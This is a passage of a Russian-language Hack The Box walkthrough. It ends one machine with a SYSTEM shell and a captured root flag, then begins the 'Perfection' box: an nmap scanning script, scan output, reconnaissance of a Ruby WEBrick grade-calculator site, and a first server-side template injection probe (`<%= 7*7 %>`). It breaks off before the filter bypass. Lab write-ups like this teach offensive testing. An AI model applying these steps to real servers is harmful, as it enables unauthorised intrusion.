


whoami

nt authority\system

Результат выполнения команды whoami

Так как мы работаем с максимальными привилегиями на хосте, можно прочитать флаг.



openfire management tool


address C:/Users/Administrator/Desktop/root.txt

```
7eebeb4e2c2959f9f85a06e27cbc2009
```

Флаг рута

Машина захвачена!

HTB PERFECTION



Perfection

OS
Linux

RELEASE DATE
02 Mar 2024

DIFFICULTY
Easy

POINTS
20

Обходим фильтр SSTI на примере WEBrick

RalfHacker
hackerralf8@gmail.com

Сегодня я продемонстрирую, как обойти фильтрацию пользовательского ввода при инъекции в шаблон (SSTI) и в результате получить возможность удаленно выполнять код на сервере. При повышении привилегий используем возможности группы sudo, для чего нам понадобится найти учетные данные.

Наша цель получение прав суперпользователя на машине Perfection с учебной площадки Hack The Box. Уровень задания легкий.

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP адрес машины в `/etc/hosts`:

```
10.10.11.253    perfection.htb
```

И запускаем сканирование портов.


Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).




```
Nmap scan report for perfection.htb (10.10.11.253)
Host is up (0.66s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 80:e4:79:e8:59:28:df:95:2d:ad:57:4a:46:04:ea:70 (ECDSA)
|_  256 e9:ea:0c:1d:86:13:ed:95:a9:d0:0b:c8:22:e4:cf:e9 (ED25519)
80/tcp open  http    nginx
|_http-title: Weighted Grade Calculator
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Результат работы скрипта

Сканер нашел всего два открытых порта:

- 22 служба OpenSSH 8.9p1;
- 80 — веб-сервер Nginx.

Так как с SSH без учетных данных ничего сделать нельзя, переходим к просмотру и тестированию сайта на веб-сервере.



Weighted Grade Calculator

A tool to calculate the total grade in a class based on category scores and percentage weights.

Why we made this


Here at Secure Student Tools, we know that calculating grades based on complicated weighting can be a bit of a pain.

So we sat down and thought: instead of letting students suffer through the headache of calculating weighted grades, why not make a little tool to make life a little bit easier for hard-working students? You're welcome :)

Главная страница сайта

ТОЧКА ВХОДА

На сайте находим пометку Powered by, из которой часто можно узнать, какой используется движок. В нашем случае это WEBrick 1.7.0.




Made by Secure Student Tools

Copyright © Secure Student Tools. All rights reserved

Powered by WEBrick 1.7.0

Powered by

На странице `/weighted-grade` находим несколько полей ввода и веб-форму.



10.10.11.253/weighted-grade

Calculate your weighted grade

A tool to calculate the total grade in a class based on category scores and percentage weights.

Calculate your weighted grade


Category	Grade	Weight (%)

Submit

Please enter a maximum of five category names, your grade in them out of 100, and their weight. Enter "N/A" into the category field and 0 into the grade and weight fields if you are not using a row.

Содержимое страницы weighted grade

На странице сказано, что нужно заполнить форму, при этом мы можем использовать значения N/A для Category и ноль для Grade и Weight.



Calculate your weighted grade

Category	Grade	Weight (%)
1	100	100
N/A	0	0
N/A	0	0
N/A	0	0
N/A	0	0


Submit

Please enter a maximum of five category names, your grade in them out of 100, and their weight. Enter "N/A" into the category field and 0 into the grade and weight fields if you are not using a row.

Please reenter! Weights do not add up to 100.

Заполненная веб форма

После отправки данных на сервер все введенные значения отображаются на странице.



Please enter a maximum of five category names, your grade in them out of 100, and their weight. Enter "N/A" into the category field and 0 into the grade and weight fields if you are not using a row.

Your total grade is 100%

1: 100%

N/A: 0%

N/A: 0%


N/A: 0%

N/A: 0%

Содержимое страницы

Если введенные пользователем данные отображаются на странице, значит, стоит поискать возможность проэксплуатировать это, заслав данные, которые заставят сервер выполнить наши команды. Одна из таких возможностей инъекция команд в шаблон.

Без труда узнаём, что WEBrick написан на Ruby, и пробуем отправить пейлоад, использующий особенности этого языка: `<%= 7*7 %>`.



